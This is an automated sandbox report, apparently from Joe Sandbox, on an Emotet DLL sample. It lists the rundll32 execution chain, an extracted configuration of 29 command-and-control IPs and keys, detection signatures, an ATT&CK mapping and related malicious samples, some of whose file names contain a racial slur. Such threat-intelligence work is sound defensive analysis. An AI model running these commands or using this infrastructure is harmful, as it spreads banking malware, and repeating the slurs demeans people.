ID: 532264
Sample Name:
TYLNb8VvnmYA.dll
Cookbook: default.jbs
Time: 22:25:41
Date: 01/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report TYLNb8VvnmYA.dll

Overview


General Information

Sample Name:	TYLNb8VvnmYA.dll
Analysis ID:	532264
MD5:	2b155f0eb4240db.
SHA1:	a84ba84de27be3..
SHA256:	60b8988a2c2fc3f..
Infos:	

Most interesting Screenshot:



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Sigma detected: Emotet RunDLL32 …
- Multi AV Scanner detection for doma…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5244 cmdline: loaddll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 5416 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6508 cmdline: rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6332 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1320 cmdline: rundll32.exe C:\Users\user\Desktop\TYLNb8VvnmYA.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6440 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vmizynodtqcc\ubilavwdqio.euv",bFzJjrBOyBxj MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 4424 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Vmizynodtqcc\ubilavwdqio.euv",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4100 cmdline: rundll32.exe C:\Users\user\Desktop\TYLNb8VvnmYA.dll,axamexdrqyrgb MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5600 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4048 cmdline: rundll32.exe C:\Users\user\Desktop\TYLNb8VvnmYA.dll,bhramccfbdd MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5644 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 5488 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5244 -s 308 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 584 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5244 -s 316 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 7120 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6248 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 492 -p 5244 -ip 5244 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6204 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 496 -p 5244 -ip 5244 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6940 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3152 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3116 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6496 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "46.55.222.11:443",
    "104.245.52.73:8080",
    "41.76.108.46:8080",
    "103.8.26.103:8080",
    "185.184.25.237:8080",
    "103.8.26.102:8080",
    "203.114.109.124:443",
    "45.118.115.99:8080",
    "178.79.147.66:8080",
    "58.227.42.236:80",
    "45.118.135.203:7080",
    "103.75.201.2:443",
    "195.154.133.20:443",
    "45.142.114.231:8080",
    "212.237.5.209:443",
    "207.38.84.195:8080",
    "104.251.214.46:8080",
    "212.237.17.99:8080",
    "212.237.56.116:7080",
    "216.158.226.206:443",
    "110.232.117.186:8080",
    "158.69.222.101:443",
    "107.182.225.142:8080",
    "176.104.106.96:8080",
    "81.0.236.90:443",
    "50.116.54.215:443",
    "138.185.72.26:8080",
    "51.68.175.8:8080",
    "210.57.217.132:8080"
  ],
  "Public Key": [
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2",
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000003.1133192472.000000000094A000.00000004.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.939874518.0000000003010000.00000040.00000010.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.919228710.0000000000620000.00000040.00000010.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.939979664.000000000305A000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000000.00000000.959570739.00000000014CB000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.loaddll32.exe.14e38e8.7.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.1240000.9.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.14e38e8.1.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.rundll32.exe.3010000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.d12468.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 35 entries				

Sigma Overview

System Summary:

Sigma detected: Emotet RunDLL32 Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Emotet

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 1 1 2	Masquerading 2	Input Capture 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communicati
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phon Calls/SMS

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Security Software Discovery 4 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Virtualization/Sandbox Evasion 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	System Information Discovery 2 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TYLNb8VvnmYA.dll	26%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.da0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.c40000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.7d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
19.2.rundll32.exe.7a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.1240000.9.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.1240000.6.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
6.2.rundll32.exe.3010000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.2.loaddll32.exe.1240000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.620000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.1240000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.1240000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://46.55.222.11/MzIIoFkmcKcsrPXYulsIlJCKDmaMDeWzUVWmwgeGIDUlcKy	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://46.55.222.11/8	0%	Avira URL Cloud	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://46.55.222.11/	8%	Virustotal		Browse
http://https://46.55.222.11/	0%	Avira URL Cloud	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://46.55.222.11/MzIIoFkmcKcsrPXYulsIlJCKDmaMDeWzUVWmwgeGIDUlcKy	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.154.133.20	unknown	France		12876	OnlineSASFR	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
104.245.52.73	unknown	United States		63251	METRO-WIRELESSUS	true
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
81.0.236.90	unknown	Czech Republic		15685	CASABLANCA-ASInternetCollocationProviderCZ	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikalD	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
51.68.175.8	unknown	France		16276	OVHFR	true
103.8.26.102	unknown	Malaysia		132241	SKSATECH1-MYSKSATECHNOLOGYSDNBHDMY	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
41.76.108.46	unknown	South Africa		327979	DIAMATRIXZA	true
103.8.26.103	unknown	Malaysia		132241	SKSATECH1-MYSKSATECHNOLOGYSDNBHDMY	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
212.237.5.209	unknown	Italy		31034	ARUBA-ASNIT	true
176.104.106.96	unknown	Serbia		198371	NINETRS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
212.237.56.116	unknown	Italy		31034	ARUBA-ASNIT	true
45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
210.57.217.132	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
185.184.25.237	unknown	Turkey		209711	MUVHOSTTR	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
104.251.214.46	unknown	United States		54540	INCERO-HVVCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532264
Start date:	01.12.2021
Start time:	22:25:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TYLNb8VvnmYA.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winDLL@36/14@0/29
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 23.3% (good quality ratio 22.2%) • Quality average: 71.4% • Quality standard deviation: 25.2%
HCA Information:	• Successful, ratio: 80% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:29:07	API Interceptor	1x Sleep call for process: WerFault.exe modified
22:30:19	API Interceptor	7x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.154.133.20	snBYiBAMB2.dll	Get hash	malicious	Browse	
	6zAcNlJXo7.dll	Get hash	malicious	Browse	
	6zAcNlJXo7.dll	Get hash	malicious	Browse	
	mal.dll	Get hash	malicious	Browse	
	mal2.dll	Get hash	malicious	Browse	
	mal.dll	Get hash	malicious	Browse	
	mal2.dll	Get hash	malicious	Browse	
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	
	9sQccNfqAR.dll	Get hash	malicious	Browse	
	FILE_464863409880121918.xlsm	Get hash	malicious	Browse	
	9sQccNfqAR.dll	Get hash	malicious	Browse	
	t3XtgyQEoe.dll	Get hash	malicious	Browse	
	t3XtgyQEoe.dll	Get hash	malicious	Browse	
	SCAN_35292280954166786.xlsm	Get hash	malicious	Browse	
	U4pi8WRxNJ.dll	Get hash	malicious	Browse	
	oERkAQeB4d.dll	Get hash	malicious	Browse	
	FC9fpZrma1.dll	Get hash	malicious	Browse	
	Z4HpRSQD6I.dll	Get hash	malicious	Browse	
	uLCt7sc5se.dll	Get hash	malicious	Browse	
212.237.17.99	snBYiBAMB2.dll	Get hash	malicious	Browse	
	6zAcNlJXo7.dll	Get hash	malicious	Browse	
	6zAcNlJXo7.dll	Get hash	malicious	Browse	
	mal.dll	Get hash	malicious	Browse	
	mal2.dll	Get hash	malicious	Browse	
	mal.dll	Get hash	malicious	Browse	
	mal2.dll	Get hash	malicious	Browse	
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	
	9sQccNfqAR.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FILE_464863409880121918.xlsm	Get hash	malicious	Browse	
	9sQccNfqAR.dll	Get hash	malicious	Browse	
	t3XtgyQEoe.dll	Get hash	malicious	Browse	
	t3XtgyQEoe.dll	Get hash	malicious	Browse	
	SCAN_35292280954166786.xlsm	Get hash	malicious	Browse	
	U4pi8WRxNJ.dll	Get hash	malicious	Browse	
	oERkAQeB4d.dll	Get hash	malicious	Browse	
	FC9fpZrma1.dll	Get hash	malicious	Browse	
	Z4HpRSQD6I.dll	Get hash	malicious	Browse	
	uLCt7sc5se.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ARUBA-ASNIT	snBYiBAMB2.dll	Get hash	malicious	Browse	• 212.237.56.116
	6zAcNlJXo7.dll	Get hash	malicious	Browse	• 212.237.56.116
	6zAcNlJXo7.dll	Get hash	malicious	Browse	• 212.237.56.116
	DHL DOCUMENT FOR #504.exe	Get hash	malicious	Browse	• 62.149.128.40
	RqgAGRvHNwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	RqgAGRvHNwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	dFUOuTxFQrXAwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	RbrKCqqjDPUwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	dFUOuTxFQrXAwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	RbrKCqqjDPUwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	mal.dll	Get hash	malicious	Browse	• 212.237.56.116
	mal2.dll	Get hash	malicious	Browse	• 212.237.56.116
	mal.dll	Get hash	malicious	Browse	• 212.237.56.116
	GYRxsMXKtvwSwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	KsXtuXmxoZvgudVwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	xTpcaEZvwmHqwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	mal2.dll	Get hash	malicious	Browse	• 212.237.56.116
	GYRxsMXKtvwSwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	KsXtuXmxoZvgudVwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
	xTpcaEZvwmHqwhoreniggagay.dll	Get hash	malicious	Browse	• 94.177.217.88
OnlineSASFR	snBYiBAMB2.dll	Get hash	malicious	Browse	• 195.154.133.20
	6zAcNlJXo7.dll	Get hash	malicious	Browse	• 195.154.133.20
	6zAcNlJXo7.dll	Get hash	malicious	Browse	• 195.154.133.20
	mal.dll	Get hash	malicious	Browse	• 195.154.133.20
	mal2.dll	Get hash	malicious	Browse	• 195.154.133.20
	mal.dll	Get hash	malicious	Browse	• 195.154.133.20
	mal2.dll	Get hash	malicious	Browse	• 195.154.133.20
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	• 195.154.133.20
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	• 195.154.133.20
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 195.154.146.35
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 195.154.146.35
	AtlanticareINV25-67431254.htm	Get hash	malicious	Browse	• 51.15.17.195
	9sQccNfqAR.dll	Get hash	malicious	Browse	• 195.154.133.20
	FILE_464863409880121918.xlsm	Get hash	malicious	Browse	• 195.154.133.20
	9sQccNfqAR.dll	Get hash	malicious	Browse	• 195.154.133.20
	t3XtgyQEoe.dll	Get hash	malicious	Browse	• 195.154.133.20
	t3XtgyQEoe.dll	Get hash	malicious	Browse	• 195.154.133.20
	67MPsax8fd.exe	Get hash	malicious	Browse	• 163.172.208.8
	Linux_x86	Get hash	malicious	Browse	• 212.83.174.79
	184285013-044310-Factura pendiente (2).exe	Get hash	malicious	Browse	• 212.83.130.20

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	• 46.55.222.11
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 46.55.222.11

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 46.55.222.11
	fehiVK2JSx.dll	Get hash	malicious	Browse	• 46.55.222.11
	kQ9HU0gKVH.exe	Get hash	malicious	Browse	• 46.55.222.11
	gvtdsqavfej.dll	Get hash	malicious	Browse	• 46.55.222.11
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 46.55.222.11
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 46.55.222.11
	jSxIzXfwc7.dll	Get hash	malicious	Browse	• 46.55.222.11
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 46.55.222.11
	X2XCewI2Yy.dll	Get hash	malicious	Browse	• 46.55.222.11
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 46.55.222.11
	date1%3fBNLv65=pAAS.dll	Get hash	malicious	Browse	• 46.55.222.11
	HMvjzUYq2h.dll	Get hash	malicious	Browse	• 46.55.222.11
	s9BZBDWmi4.dll	Get hash	malicious	Browse	• 46.55.222.11
	bFx5bZRC6P.dll	Get hash	malicious	Browse	• 46.55.222.11
	c7IUEh66u6.dll	Get hash	malicious	Browse	• 46.55.222.11
